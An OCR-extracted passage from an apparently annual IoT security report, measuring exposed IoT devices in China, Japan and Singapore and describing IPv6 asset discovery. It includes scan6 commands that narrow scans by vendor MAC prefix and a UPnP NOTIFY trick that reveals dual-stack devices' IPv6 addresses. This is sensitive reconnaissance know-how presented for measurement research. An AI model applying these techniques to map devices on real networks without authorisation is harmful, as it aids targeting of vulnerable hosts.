


Figure 2-1 Exposed IPv4 IoT assets in China in 2019

Figure 2-2 shows top 12 provinces/municipalities with the most exposed IoT assets. Obviously, Taiwan was home to the largest number of such assets, namely, 340,000 or 30% of the country's total, four times the number in Henan province that came in second. This is largely because Taiwan has been allocated ample IPv4 addresses and a lot of assets can directly connect to the Internet without needing translation. By contrast, the Chinese mainland has far fewer IPv4 addresses than required and so has fewer IP addresses exposed on the Internet. Presumably, more IoT assets will be exposed with the wide adoption of IPv6, and so will the security risk. Therefore, monitoring the exposure of IoT assets in IPv6 environments is also a must. In section 2.4 Exposure of IPv6 IoT Assets, we will dwell upon the exposure of IPv6 assets and explain the methods used to scan such assets.




Figure 2-2 Top 12 provinces/Municipalities with the most exposed IPv4 IoT assets in 2019

2.3 Exposure of IPv4 IoT Assets in Some Asia-Pacific Countries

Finding 2: The total number of exposed IoT assets in Japan in 2019 did not change much from the previous year. However, the number in Singapore increased 40%, probably as a result of the Singaporean government's wide deployment of IoT applications in the past few years.

In November 2019, we used the same method as described in section 2.2 Exposure of IPv4 IoT Assets in China to calculate the actual number of exposed IoT assets in Singapore and Japan. Figure 2-3 and Figure 2-4 show the result. In Japan, the total number of exposed IoT assets was 470,000, mainly represented by routers (333,573). Other exposed IoT assets included printers (70,785), cameras (64,794), and VoIP phones (105). See Figure 2-3. In Singapore, the total number of exposed IoT assets was 280,000, the majority of which were routers (232,506), followed by cameras (46,575), printers (2139), and VoIP phones (47), as shown in Figure 2-4.




Figure 2-3 Exposed IoT assets in Japan in 2019




Figure 2-4 Exposed IoT assets in Singapore in 2019

2.4 Exposure of IPv6 IoT Assets

This section presents the exposure of IPv6 assets on the Internet and methods for recon of these assets.

2.4.1 Introduction to IPv6 Addresses

2.4.1.1 IPv6 Evolution

With the IoT and 5G gaining ground, the demand of network applications for IP addresses is undergoing an explosive growth. However, the IPv4 address space has been depleted and IPv4 addresses have been unevenly allocated. In this context, IPv6 comes into sight, becoming a critical factor to achieve the Internet of everything and drive digitalized, networked, and intelligent production and lives thanks to the sufficient addresses and great possibility of innovation that come with it. In April 2019, the Ministry of Industry and Information Technology issued the *Notice on Launching the IPv6 Ready Campaign for 2019*[23] , proposing the goal and mission of and assurance measures for getting ready for the next-generation Internet around the overall improvement of the IPv6 penetration rate and network traffic by promoting the deployment and adoption of IPv6 across the board. Obviously, the IPv6 epoch is around the corner.

2.4.1.2 Classification of IPv6 Addresses

An IPv6 address consists of 128 bits, four times the length of an IPv4 address. This makes the dotted decimal notation used by IPv4 addresses incompetent for IPv6 addresses. The IPv6 designers created colon hexadecimal notation (abbreviated colon hex) in which the value of each 16-bit quantity is represented in hexadecimal separated by colons like X:X:X:X:X:X:X:X. The colon hex notation allows zero compression in which a string of repeated zeros is replaced by a pair of colons, that is, "::". Such a pair, however, can appear only once in an IPv6 address to avoid causing ambiguity to an address parser. IPv6 addresses vary greatly from IPv4 addresses in the representation method and configuration. IPv6 addresses are often divided into the following types based on the generation scheme[24 25]:

1. Low-byte address

   In particular circumstances, node addresses, such as addresses of routers and servers, need to be manually configured. Network administrators can choose addresses within the assigned scope at their discretion. Considering the simplicity in configuration and the ease of memorization, they tend to choose low-byte addresses, in which all the bytes of the interface identifier (IID) (except the least significant byte) are set to zero. Such addresses are the same in other bytes than the least significant byte, which contain random bits, as shown in Figure 2-5.

Figure 2-5 IPv6 addresses with random bits in the least significant byte

2. Address with random bits in particular bytes

   This type of addresses is similar to low-byte addresses, except that they have random bits in particular bytes rather than in the least significant byte, as shown in Figure 2-6.

Figure 2-6 Addresses with random bits in particular bytes

3. IPv4-based address

   This type of addresses has the IPv4 address of the network interface, in part or in full, embedded, as shown in Figure 2-7.

Figure 2-7 IPv4-based addresses

4. Address embedding the MAC address

   This type of addresses, also known as EUI-64 addresses, is generated from link-layer addresses (Media Access Control (MAC) addresses) of interfaces. First, in the midst of a 48-bit MAC address (following the 24th bit reading from left to right), insert a hexadecimal number FFFE. Then, set the Universal/Local (U/L) bit (the seventh bit, from left to right) to 1[1]. Finally, we get an address of the 64-bit Extended Unique Identifier (EUI-64) format. Such addresses are characterized by a string of FFFE inserted in the middle , as shown in Figure 2-8.

Figure 2-8 IPv6 addresses embedding the MAC address

Figure 2-9 shows the detailed procedure of converting a MAC address to an IPv6 address.

1 In an IPv6 address of the EUI-64 format, the seventh bit indicates local if it is 0 or universal if it is 1. A link-local IP address is generated for each network adapter. Simply put, this is a fixed prefix appended with the MAC address of the interface. As MAC addresses are universally unique, IP addresses generated this way are also unique. With such an IP address, a device can communicate with other devices on the LAN. However, routers will not forward packets from such IP addresses.




Figure 2-9 Process of generating an EUI-64 IPv6 address

Besides, there are port-based addresses, temporary addresses, and IPv6 addresses corresponding to transition/co-existence technologies. Those who are interested in IPv6 addressing can refer to related documentation for more information.

2.4.1.3 Challenges and Opportunities with growing IPv6 based IOT Assets

As described previously, research on techniques of surveying IPv6 IoT assets is of great significance to the next-generation cybersecurity and the management of IoT assets.

The IPv6 address space is so large as to contain 2^{96} times as many IPv6 addresses as IPv4 addresses. The method for discovering IPv4 assets across the network is unfeasible for IPv6 assets, whether from the perspective of the time to be taken or the resource to be consumed. Besides, live IPv6 assets today are actually very small in number and are distributed randomly. No appropriate recon method is available specifically for identifying live IPv6 assets on a network. All these factors add to the difficulty of IPv6 asset recon. For these reasons, we cannot use the IPv4-oriented method directly for IPv6 networks.

Researchers at home and abroad have researched this subject on a trial basis and made some IPv6 addresses publicly known for follow-up studies. Understanding how IPv6 addresses are assigned, as explained in section 2.4.1.2 Classification of IPv6 Addresses, can help us do the recon in a much smaller scope. Section 2.4.2 Identification of IoT Assets from Known IPv6 Addresses describes how we identified IoT assets from the known collection of IPv6 addresses and used them as seeds to find other active IoT assets via multiple heuristic search algorithms[1].

Viewpoint 2: Currently, the recon of IPv6 assets is a problem baffling the academic community. Related research, whether at home or abroad, is at a burgeoning stage. Still, it is advisable to use heuristic approaches to identify IPv6 IoT assets based on characteristics of IPv6 addresses and IoT services. According to our statistics, the number of IPv6 IoT assets in China in 2019 was rather small, largely because IPv6 deployments were yet to be rolled out nationally.

2.4.2 Identification of IoT Assets from Known IPv6 Addresses

The preceding section gives a brief account of difficulties in the blind-scan of IPv6 addresses. To work

1 IPv6 asset recon is still at a burgeoning stage, academically or practically. IPv6 IoT assets disclosed in this report may only be a very small portion of active IoT assets in IPv6 environments.

around these problems, we based our recon on some available IPv6 addresses, in a bid to discover IoT assets operating in IPv6 environments. Sources of these addresses include Hitlist[27], which maintains about 3 million IPv6 addresses, and NSFOCUS Threat Intelligence (NTI), which provides a collection of about 1.7 billion IPv6 addresses extracted from domain name intelligence. Note that the IPv6 addresses available for our recon are but a very small portion of the total number. Besides, IoT assets found active in IPv6 environments were rather small in number.

We limited our scope of recon to these IPv6 addresses and, by scanning ports commonly used by IoT assets, found about 80,000 IPv6 IoT assets, whose types are shown in the following figure. Of all IPv6 IoT assets discovered, VoIP phones took up the largest proportion, standing at 70,682, followed by cameras (13,960) and routers (1549).




Figure 2-10 Distribution of IPv6 IoT assets by type

As for port distribution of IPv6 IoT assets, port 5060 opened for VoIP and port 554 opened for cameras were most frequently seen in our scanning results, as shown in Figure 2-11. As for global distribution of IPv6 IoT assets, Germany topped the list with the most IPv6 IoT assets, followed by the Netherlands and the USA, as shown in Figure 2-12.

Exposure of IoT Assets




Figure 2-11 Distribution of ports on IPv6 IoT assets




Figure 2-12 Global distribution of IPv6 IoT assets

Although it is very difficult to perform a full scan of IPv6 assets, that does not mean that we cannot do the recon at all. An idea is to narrow down the scope of IPv6 addresses and adopt heuristic approaches to, for example, identify IPv6 addresses based on their characteristics and identify dual-stack IoT assets

via the UPnP service. Sections 2.4.3 Heuristic Recon of IPv6 Addresses Based on Their Characteristics and 2.4.4 Heuristic Recon via the Dual-Stack UPnP Service detail the two methods.

2.4.3 Heuristic Recon of IPv6 Addresses Based on Their Characteristics

Previously, we mentioned that IPv6 addresses, when assigned, can, for example, include random values in particular bytes or embed MAC addresses. With these facts in mind, we exercised some restrictions to narrow down the address space to be scanned.

Specifically, we employed the following approaches to conduct the recon based on data from the collection of IPv6 addresses available on Hitlist[1].

- Recon of low-byte addresses and addresses containing random bits in particular bytes

  For low-byte IPv6 addresses, the recon method is similar to that for IPv4 addresses. Such addresses contain 0s in all bytes except the least significant byte, so it is only necessary to base the scan on this part (least significant byte).

  For those containing random bits in particular bytes than in the least significant byte, Scan6 uses hexadecimal notation to specify the scanning scope so as to traverse only specified bits. To do so, we ran the "scan6 -i eth0 -d ****:983:0-3000::1" command, in which 0-3000 (hexadecimal) specifies the traversal scope. It took about 1 minute to complete a scan of 12,288 IPv6 addresses, with 3853 active ones found, as shown in Figure 2-13.

```
Start: Fri Nov  1 15:05:36 CST 2019
scan6 -i eth0 -d [redacted]:983:0-3000::1
3853 scan_result
End: Fri Nov  1 15:06:31 CST 2019
```

Figure 2-13 Recon of IPv6 addresses with random bits in particular bytes

- Recon of IPv6 addresses embedding the MAC address

1 Here, we used Scan6[40], which is an open-source IPv6 address scanning plug-in, part of SI6 Networks' IPv6 Toolkit. It implements some advanced methods for scanning IPv6 addresses.

A MAC address consists of two parts: vendor ID in the first 24 bits uniquely assigned by the Institute of Electrical and Electronics Engineers (IEEE) and extended ID added by the vendor in the last 24 bits. The two parts constitute a universally unique 48-bit MAC address, also known as the IEEE 802 address. The 24-bit vendor ID of a vendor can be queried at IEEE's official website. Figure 2-14 shows such a vendor ID.

```
F0-76-6F   (hex)              Apple, Inc.
F0766F     (base 16)          Apple, Inc.
                              1 Infinite Loop
                              Cupertino  CA  95014
                              US

40-CB-C0   (hex)              Apple, Inc.
40CBC0     (base 16)          Apple, Inc.
                              1 Infinite Loop
                              Cupertino  CA  95014
                              US
```

Figure 2-14 MAC address/vendor lookup result

Based on the rule of generating an IPv6 address from the MAC address and the vendor ID provided by IEEE, we can reduce the scanning scope by specifying the address of the vendor within an IPv6 range, thus shortening the scanning time. Take the MAC ID "BCAD28" of a smart device vendor H. We specified a network segment that contained active IPv6 addresses embedding the MAC address and did the following test:

```
scan6 -i eth0 -d ****:****:5491:0:0000:0000:0000:0000/64 -K " **** Technology Co.,Ltd."
```

where, -K indicates the vendor name, meaning that the scan covers only /64 IPv6 addresses embedding the vendor's MAC address.

This testing scan took about 19 hours. Although only one active address was discovered, the method of scanning only IPv6 addresses embedding the MAC address proved to be feasible. As we had the vendor's six-bit MAC ID and four-bit FFFE, the number of bits to be traversed lowered from 16 to 6,

which, in turn, led to a decrease in the number of addresses to be scanned from $2^{64} - 1$ to $2^{18} - 1$. As a result, the recon time was significantly shortened. In addition, this recon method is conducive to discovery of IPv6 addresses of IoT devices. By typing the MAC address of a vendor of smart IoT devices, we can be returned with a list of IPv6 addresses, among which the active ones are probably associated with IoT devices. Moreover, we can extract the MAC address from such addresses and match it with the vendor, thus determining the device type of scanned assets.




Figure 2-15 Recon of IPv6 addresses embedding the MAC address

2.4.4 Heuristic Recon via the Dual-Stack UPnP Service

In addition to the recon of IPv6 addresses based on their characteristics, we can also use UPnP to detect IoT assets by referring to the method described in a blog post [28] from Cisco Talos Labs.

2.4.4.1 Principle

UPnP is a set of protocols designed to achieve interconnectivity between devices on a LAN. Due to misconfiguration, many UPnP services are exposed on the Internet. We can use UPnP to uncover dual-stack IoT devices — devices with both an IPv4 and IPv6 address. Two roles are available in the UPnP protocol, namely, the control point and device. Each time when the control point goes live, it sends an M-SEARCH message to the multicast address 239.255.255.250:1900 for searching for controllable devices. After receiving the M-SEARCH message or joining the network, a device sends a NOTIFY message to the multicast address, notifying its own information to other devices. In a NOTIFY message, the LOCATION field indicates the link to the device description. Upon receiving the NOTIFY message sent by the device, the control point will access the link contained in the LOCATION field. Figure 2-16 shows the workflow of UPnP.




Figure 2-16 Workflow of UPnP

For how to use the UPnP service to detect dual-stack assets, perform these steps:

- Use the link contained in the LOCATION field as the address for the IPv6-based web service.
- Send a NOTFIY message to the IPv4 address of each IoT device with the UPnP service exposed on the Internet.
- If the target host has an IPv6 address, it will send a request to the web service using its IPv6 address.
- By parsing the request message, we can get the corresponding IPv6 address of the asset.




Figure 2-17 Detecting IPv6 IoT assets via UPnP

2.4.4.2 Geographical Distribution

After analyzing and deduplicating IPv4 assets exposing port 1900, we found that there were 27,642 dual-stack assets, 27,150 of which embedded MAC addresses. By consulting the geographic information database of IP addresses, we obtained their geographical distribution, as shown in Figure 2-18. Obviously China was home to the most dual-stack assets (15,538), followed by Vietnam (5372). Here, it should be noted that, among the 15,538 dual-stack assets in China, 15,296 assets were distributed in Taiwan.




Figure 2-18 Geographical distribution of dual-stack assets detected via UPnP

According to the IPv6 usage[29] provided by the Asia-Pacific Network Information Center (APNIC), 43.35% of IP addresses in Taiwan were IPv6 addresses, ranking No. 7 in the world (as of December 1, 2019). In addition, information about exposed assets in the past two years indicates that the number of exposed IoT assets in the province was relatively great. This probably explains why there were so many dual-stack IoT assets in Taiwan.

2.4.4.3 Vendor Distribution

Since nearly all dual-stack addresses embed an MAC address, we can obtain vendor IDs by parsing the MAC addresses embedded in the IPv6 addresses and then get further information about vendors. After deduplication was performed on MAC addresses, we found that there were a total of 11,606 devices. As shown in Figure 2-19, almost all devices were IoT devices, most of which were from IoT vendor A.




Figure 2-19 Distribution of vendors providing dual-stack assets

2.4.4.4 IPv6 Asset Changes

In the *2018 Annual IoT Security Report,* we described changes in IPv4 IoT assets in China. In the 2019 Annual IoT Security Report, we decide to reveal changes in IPv6 IoT assets. Since the MAC address embedded in each IPv6 address corresponds to a unique device, we can check whether the network address of an asset has changed. According to the results of several rounds of recons, the IPv6 address of an IoT device changes from time to time and the mapping between the dual-stack IPv4 and IPv6 addresses of each device is not stable. Table 2-1, Table 2-2, Table 2-3, and Table 2-4 provide some examples to illustrate such unstable mappings.

Table 2-1 A dual-stack device with unchanging IPv4 and IPv6 addresses

Detection Time	IPv4 Address	IPv6 Address
2019-08-19	*.*.133.114	*:*:*:7:2a57:beff:fead:e426
2019-08-21	*.*.133.114	*:*:*:7:2a57:beff:fead:e426
2019-08-22	*.*.133.114	*:*:*:7:2a57:beff:fead:e426

Table 2-2 A dual-stack device with a changing IPv6 address

Detection Time	IPv4 Address	IPv6 Address
2019-08-17	*.*.1.19	*:*:3003:3ffd:2a57:beff:fe9c:527
2019-08-20	*.*.1.19	*:*:3003:3d36:2a57:beff:fe9c:527
2019-08-21	*.*.1.19	*:*:3003:3825:2a57:beff:fe9c:527

Table 2-3 A dual-stack device with a changing IPv4 address

Detection Time	IPv4 Address	IPv6 Address
2019-08-12	*.*.40.222	*:*:200e:102a:2a57:beff:fee6:7f7a
